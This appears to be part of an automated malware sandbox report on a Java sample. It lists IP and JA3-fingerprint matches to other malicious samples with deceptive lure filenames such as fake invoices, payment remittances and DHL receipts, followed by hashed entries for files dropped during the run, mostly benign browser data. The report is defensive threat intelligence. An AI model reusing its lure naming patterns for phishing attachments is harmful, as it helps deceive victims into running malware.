	fymCAunsmv.exe	Get hash	malicious	Browse	• 13.58.157.220
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 52.34.69.24
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 65.9.66.79
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• 52.15.160.167
	3HAJwQRLSy.exe	Get hash	malicious	Browse	• 3.142.167.4
AMAZON-02US	vegas.dll	Get hash	malicious	Browse	• 3.134.106.170
	BOA_20219398900.doc	Get hash	malicious	Browse	• 52.74.11.221
	LM Approved Invoices 06052021.doc	Get hash	malicious	Browse	• 52.74.11.221
	63C2AB0ECE24B47CDCFE2128789214F87451A3D82D641.exe	Get hash	malicious	Browse	• 3.136.65.236
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.58.78.16
	ACH Payment.html	Get hash	malicious	Browse	• 15.237.76.117
	8c2d96ab_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.15.160.167
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.58.78.16
	file.msg.exe	Get hash	malicious	Browse	• 44.237.4.96
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 52.15.160.167
	NEW ORDER.exe	Get hash	malicious	Browse	• 52.15.160.167
	BE1ACE4FB42EC06E5D5337EA5FCA98F46044BE06D3BA3.exe	Get hash	malicious	Browse	• 3.22.30.40
	D3AAB88BB737961C971ED047B4C2D5B640EFF8E678781.exe	Get hash	malicious	Browse	• 3.22.15.135
	sa.exe	Get hash	malicious	Browse	• 3.13.31.214
	rest.exe	Get hash	malicious	Browse	• 34.215.31.225
	fymCAunsmv.exe	Get hash	malicious	Browse	• 13.58.157.220
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 52.34.69.24
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 65.9.66.79
	Quotation_05052021.Pdf.exe	Get hash	malicious	Browse	• 52.15.160.167
	3HAJwQRLSy.exe	Get hash	malicious	Browse	• 3.142.167.4
AMAZON-AESUS	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 34.202.122.77
	mazx_3.exe	Get hash	malicious	Browse	• 23.21.48.44
	ACH Payment.html	Get hash	malicious	Browse	• 100.26.130.143
	REVISED ORDER.exe	Get hash	malicious	Browse	• 54.85.86.211
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.237.120.40
	file.msg.exe	Get hash	malicious	Browse	• 54.174.78.117
	3029ed0d_by_Libranalysis.exe	Get hash	malicious	Browse	• 54.235.83.248
	fecd086e_by_Libranalysis.rtf	Get hash	malicious	Browse	• 54.83.52.76

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	sa.exe	Get hash	malicious	Browse	• 3.81.223.53
	NcLDA3J4Kp.apk	Get hash	malicious	Browse	• 54.152.99.44
	Update-KB1484-x86.exe	Get hash	malicious	Browse	• 54.174.78.117
	Qau4wCF5R7.exe	Get hash	malicious	Browse	• 54.243.154.178
	A4F95464ECCEF0C4DA2D48481EF8B1006A6ED091 8FB42.exe	Get hash	malicious	Browse	• 54.226.29.2
	SecuriteInfo.com.Heur.10838.xls	Get hash	malicious	Browse	• 23.21.27.29
	j4X6nUwn8O.exe	Get hash	malicious	Browse	• 50.17.5.224
	run_9294a.exe	Get hash	malicious	Browse	• 54.226.29.2
	run_9294a.exe	Get hash	malicious	Browse	• 54.226.29.2
	Sample Order.exe	Get hash	malicious	Browse	• 54.225.165.85
	Payment.xlsx	Get hash	malicious	Browse	• 54.156.162.121
	presentation.jar	Get hash	malicious	Browse	• 34.202.206.65

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	BR-721595.htm	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	FAXF5VCY1V8XM.htm	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	scan 0094775885895555.html	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	4LIsYL2H6J.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	1v65bsIDAE.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	settle invoices.pdf.exe	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	Hanglung859.html	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	qpdzgvcyy.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	MuZ2I=GZ.htm	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	Introduction Quotation Request pdf.exe	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	April outstanding remittance.htm	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	f241f1c4_by_Libranalysis.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	OneDrive Received anonymized.html	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	evZLIWscXJ.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	evZLIWscXJ.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	qFhBOs5IMr.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	RW5h3IpKZl.dll	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	cchambers@fultonbank.com_ProjectDocument.HTML	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
	Payment Report (Tue, 04 May 2021).hTMl	Get hash	malicious	Browse	• 143.204.209.41 • 143.204.209.31 • 34.202.206.65 • 35.181.18.61 • 143.204.209.88
d2935c58fe676744fecc8614ee5356c7	Bank payment copy.jar	Get hash	malicious	Browse	• 50.87.249.219
	Bank payment copy.jar	Get hash	malicious	Browse	• 50.87.249.219
	PL-REM-40310EMEA02 (0085).jar	Get hash	malicious	Browse	• 50.87.249.219
	PL-REM-40310EMEA02 (0085).jar	Get hash	malicious	Browse	• 50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	DHL Notification.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	• 50.87.249.219
	Payment Advice-BCS_ECS9522020909153934_3159_952.jar	Get hash	malicious	Browse	• 50.87.249.219
	DHL Notification.jar	Get hash	malicious	Browse	• 50.87.249.219
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	• 50.87.249.219
	RFQ 00234567828723635387632988822.jar	Get hash	malicious	Browse	• 50.87.249.219
	Annexure A-61322.jar	Get hash	malicious	Browse	• 50.87.249.219
	EPC Works for AMAALA AIRFIELD PROJECT - WORK .jar	Get hash	malicious	Browse	• 50.87.249.219
	Voicemail.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219
	presentation.jar	Get hash	malicious	Browse	• 50.87.249.219

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\broker.dll	presentation.jar	Get hash	malicious	Browse	
	presentation.jar	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Oracle\Java\.oracle_jre_usage\cce3fe3b0d8d83e2.timestamp	
Process:	C:\Program Files (x86)\Java\jre1.8.0_211\bin\java.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	57
Entropy (8bit):	4.817551365376543
Encrypted:	false
SSDEEP:	3:oFj4l5vpN6yUbLNin:oJ5X6yM4
MD5:	77319DC1BE60485CFC878679D31018C3
SHA1:	C996970C778C6214A32082F832C679C92FCA3BCC
SHA-256:	06464D47AD09224F278ACD074B6C3776BA35488A412FBE59F1D9F5D82F6F1996
SHA-512:	74CDE5535735A53D3C709BFEF19930AE6DE7B4B5CA612A8E682FEB7302C680587227AAFAD6E27273AC06EF9471C794B049134380C37D5E6C0B7F6D12B882C6E
Malicious:	false
Reputation:	low
Preview:	C:\Program Files (x86)\Java\jre1.8.0_211..1620349083180..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\1WHIQG87\consent-pref.trustarc[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Reputation:	high, very likely benign file
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\HZXWTR4U\www.java[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3077
Entropy (8bit):	5.5760794477457045
Encrypted:	false
SSDEEP:	96:8m9elhm9eQ7Whm9ezhm9eB39Xhm9eB39jhm9eB39Ihm9eB39Bhm9eBn69mhm9eBQ:ze0eANe+eDqeDueDzeDleadeaUq
MD5:	B2E7C28C0C389ED18D25059FCDDFD3A2
SHA1:	7ADA89F447B844A5E0275988977C47E598274BE1
SHA-256:	1584D7E4E42BA84B866EC2F77703A2FAA080BC793E945B2F711A596263EB08D6
SHA-512:	6D01ACC2AC189D6B63C9C2F1C26A0BB376CB5BDE4DB85E5E9AAD4A551FB187C96780EAC925CAFE40A30A207E03ECB76ACDB00D37439D752F22E9D3E371CE D79F
Malicious:	false
Reputation:	low
Preview:	<root></root><root></root><root></root><root></root><root></root><root></root><root></root><root></root><root><item name="ORA_COOK_STORE" value="{"ORA_FPC":"ORA_FPC=id=24a55959-4e98-40a8-a8a2-9fd743f7be30; expires=Sun, 07 May 2023 12:35:41 GMT; path=/"}" ltime="210092688" htime="30884572" /> /root><root><item name="ORA_COOK_STORE" value="{"ORA_FPC":"ORA_FPC=id=24a55959-4e98-40a8-a8a2-9fd743f7be30; expires=Sun, 07 May 2023 12:35:41 GMT; path=/","test_cookie48632":"test_cookie48632=cookie;domain=.com;path=/;expires=Sat, 08 May 2021 00:58:10 GMT"}" ltime="210212688" htime="30884572" /></root><root><item name="ORA_COOK_STORE" value="{"ORA_FPC":"ORA_FPC=id=24a55959-4e98-40a8-a8a2-9fd743f7be30; expires=Sun, 07 May 2023 12:35:41 GMT; path=/"}" ltime="210252688" htime="30884572" /></root><root><item name="ORA_COOK_STORE" value="{"ORA_FPC":"ORA_FPC=id=24a55959-4e98-40a8-a8a2-9fd743f7be30; expires=Sun, 07 May 2023

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\KZCX22WH\consent.trustarc[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\KZCX22WH\consent.trustarc[1].xml	
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{4774F23E-AECF-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	38488
Entropy (8bit):	1.9001724104575213
Encrypted:	false
SSDEEP:	192:r7ZYZo2sQNWsjtsTfsltsrHWsTsefskMrsXDfsT7rsig:rN4/+kSuPShESSG
MD5:	34F83BC0D7AE7D4D9FBA8814E1214EE5
SHA1:	5E5403D4DFCCC034684CC8547BECB844488E18AF
SHA-256:	5D088CF0DD11AFF62CBC9FA4CFF26EC25954C54F17CB1033266A2EF27C3AC610
SHA-512:	6D7A29E5969C0560511796031717D654EAB6AAD7D0459EA69507BE348A3892FFE8B954368BCAFD31EF18D978327041D285DC86DD82EC7BB38F601076D845495A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4774F240-AECF-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	123316
Entropy (8bit):	3.582003734177119
Encrypted:	false
SSDEEP:	384:rPHFGf6acjd6gxmU9AHWFzDpFmAPpR1EXYR1V6XwR1uLSZfPnzZTZ1ZqZG0Z7ZPL:1mU9A2Fz9nnLqWKwrsYrfO
MD5:	96D4325DAE2A0E8A54935BE4B42425CB
SHA1:	CA52DD8926523694658C052DF3464395C7182524
SHA-256:	9942E8AC4C32670E1B8D43AE2955ACDA341BE7916D12879AAE0E0CDCCC49007E
SHA-512:	DB1E4DDAB6E0A4281BFFBD8392F29D51267D0C08B1C763D093CF1F9BC778CABA40C6194607AA9197C35B7BED93618375CB97281F4C4C28612D02423BC0B2FE 8
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{4774F241-AECF-11EB-90E4-ECF4BB862DED}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	19032
Entropy (8bit):	1.5843453942242887
Encrypted:	false
SSDEEP:	48:Iw0GcprFGwpa8G4pQfGrapbSfGQpKVG7HpRDTGIpX2jGApm:roZPQc6jBSJAETpF6g
MD5:	536A03BDE1C855EAD5F98C4D32F1A5E4
SHA1:	FA7D0D9161425674E12A96A48FA585AE60F6F9DC
SHA-256:	827AC8248091B050FDBF55DA0DC93C102388A75CC1E7F7930D3097175C3D660E
SHA-512:	F343F3A5E192A0005FD37F03071191E0B89D378E7BC446A6E8200FF5C6EC0E91116744178DC5850101EE6D39FCEDF1BC010FB4C8890414557A729E7CDA9DB1F(
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.108239286922099
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEo+/+J4nWimI002EtM3MHdNMNxOEo+/+J4nWimI00ObVbkEtMb:2d6NxOP4SZHKd6NxOP4SZ76b
MD5:	07713F8795A7AC8D40E29BB774A0D60F
SHA1:	8DE093E466A6581B78CF088EB536BCFE98C8A00C
SHA-256:	A15F31ABA1CF2C1203189CE38F4002918799075BCBB38B1A970F1F1039F1E18A
SHA-512:	3396EC531E9EBB021E86BE9667D6C7786FDF3D6FCB9D7218A939654E83DFF3F330A575DE43FDF995DC64EEDBAA396C6A8D9CBA5D19CD95C1EF86FA5B7D3BD80C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d60b326,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d60b326,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.1108173845531475
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2ke4nWimI002EtM3MHdNMNxe2ke4nWimI00Obkak6EtMb:2d6Nxrt4SZHKd6Nxrt4SZ7Aa7b
MD5:	B9AD8C1B0799CA40C85D5280F22D1E1B
SHA1:	FA3F50BA5146A4BEEAE8BC0AF5FE029B24730223
SHA-256:	5201DEFD931706EC10E5C409F891BCF42BC08E6339728F74ECE4B001B56DB6F8
SHA-512:	2167643F96CFD0D45DFD1B953EF15652EC025DB1199EF9FA7B66468D3C2949CADE996507AA17A81014C9B6A1BA19306CA533BBC43D00C18507DE01832C27185
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1d598c0a,0x01d742dc</date><accdate>0x1d598c0a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x1d598c0a,0x01d742dc</date><accdate>0x1d598c0a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.1257647004823506
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLo+/+J4nWimI002EtM3MHdNMNxvLo+/+J4nWimI00ObmZEtMb:2d6Nxv44SZHKd6Nxv44SZ7mb
MD5:	6F65D739DA46501A6EC1493AAC393DE0
SHA1:	A6846ABCA9709295ABACEACDDD19A02CC9E2F062
SHA-256:	A6A46931E159F9301B7AA5689DBECB299726CCE0D1F5982745A916F619100930
SHA-512:	BDB14B3D12E12A89A0824E2F2C75770831A4A3B0B575F858DB8C88A612859BD5AE07BFC944F27CFBE5266E2521FA097B6DE35D281B2B458D78937C8B4EA6566A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d60b326,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d60b326,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	647
Entropy (8bit):	5.077125650463378
Encrypted:	false
SSDEEP:	12:TMHdNMNxiZEIEJ4nWimI002EtM3MHdNMNxiZEIEJ4nWimI00Obd5EtMb:2d6Nxud64SZHKd6Nxud64SZ7Jjb
MD5:	54121404D1FD1B3FD5AFCED31AB3B825
SHA1:	D41C4E4E87CBA4B612EA70A706CDC2AE26281C8F

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
SHA-256:	6830F81D4E257DC42D6BB0170D277DE6C296C8C1A0326F81637A2FE557C6B84D
SHA-512:	4BD6E7D671D625E2B7EA40638138130EB0435678FEB98AF96997D5A60E9AB249EFD08D72EB160CA907D1D4DFD646F9CB6DF93CFA12B7EAE63990BAD393E6160
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.140567764801727
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwo+/+J4nWimI002EtM3MHdNMNxhGwo+5BJ4nWimI00Ob8K075EtMb:2d6NxQL4SZHKd6NxQkJ4SZ7YKajb
MD5:	D4E256C70E80CABF3085DAA85A378424
SHA1:	41765F3E0B1B5D1BC557919E363ECC59E8C5B2E5
SHA-256:	162A5433AFCC02FFA5E9D1DD93EFC8BBCC9E8DE7A9E2C5833F8E56CD9E9B37CC
SHA-512:	6236043B9405D5F7F74EDFCE6E97028ACF575C6676D6F800C7712DE1052D92D89532068A21D9AFA9D267B5E05CE4F78A68BBCB8D76A760E2BBBC5FA0EF1D23A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d60b326,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x1d60b326,0x01d742dc</date><accdate>0x1d63157d,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.060355510332473
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nZEIEJ4nWimI002EtM3MHdNMNx0nZEIEJ4nWimI00ObxEtMb:2d6Nx0Zd64SZHKd6Nx0Zd64SZ7nb
MD5:	924F4E913AAA09BEAC5468228CDFAC64
SHA1:	AA740BAAC12F11C9A7544AA24DB4FB35378F1C2C
SHA-256:	3C2BB959BEA31D07B3981ECAA45EA6B8E2C0979689F260171D2525FDF8F6FC90
SHA-512:	E60E41BB35B986D9F456EF16936673DFB426B8FC8CBF5D69DD9E97D2D71B71FC71C1C9A9F71AA2EB6185E6102F89829F4D85C7842A13177B38943844334B6E2C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.102242690917078
Encrypted:	false
SSDEEP:	12:TMHdNMNxxZEIEJ4nWimI002EtM3MHdNMNxxZEIEJ4nWimI00Ob6Kq5EtMb:2d6NxLd64SZHKd6NxLd64SZ7ob
MD5:	8BA23C73B9F8799E77FDDEE6B777A519
SHA1:	9D8289AB181D3A85E8935C19ED6EF4C98C124556
SHA-256:	8014B64EAA9F1AD1B27DBCF8EF24D4F7BCAD6F7C72ECCE884E7525F94FA5245E
SHA-512:	D3EA14120E13562FF4409E53D32F3AFCAD7C772B4AFAC4A85D912DE48AF89B88BEB9306E4E8D5C32AF488E5CBCC340436DF6C64C60C36F1978A7A0EE5B3F5EDC
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x1d5e50cf,0x01d742dc</date><accdate>0x1d5e50cf,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.097866866947177
Encrypted:	false
SSDEEP:	12:TMHdNMNxcO4nWimI002EtM3MHdNMNxcO4nWimI00ObVEtMb:2d6Nxx4SZHKd6Nxx4SZ7Db
MD5:	230491B80E7BAE7D78EE4B964FABEE0E
SHA1:	810AD9F2DFCAE9DD64E72EB1570C37BF10025E5C
SHA-256:	27DBADC3454822B040E4DF0FDC612F2CC7C10A7800A5015374CE34F1DBDFA852
SHA-512:	16EA816EFB7FCCCD84E49E73C8BFD6683DAEC3EBDBE3D8AA4931BA9A3E5361136187D56F8243C33497241E6BBF3B5B053D0578C475C25DAA6E5A05558EB487BC
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1d5bee6a,0x01d742dc</date><accdate>0x1d5bee6a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x1d5bee6a,0x01d742dc</date><accdate>0x1d5bee6a,0x01d742dc</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	653
Entropy (8bit):	5.0829255123153025
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnO4nWimI002EtM3MHdNMNxfnO4nWimI00Obe5EtMb:2d6Nxm4SZHKd6Nxm4SZ7ijb
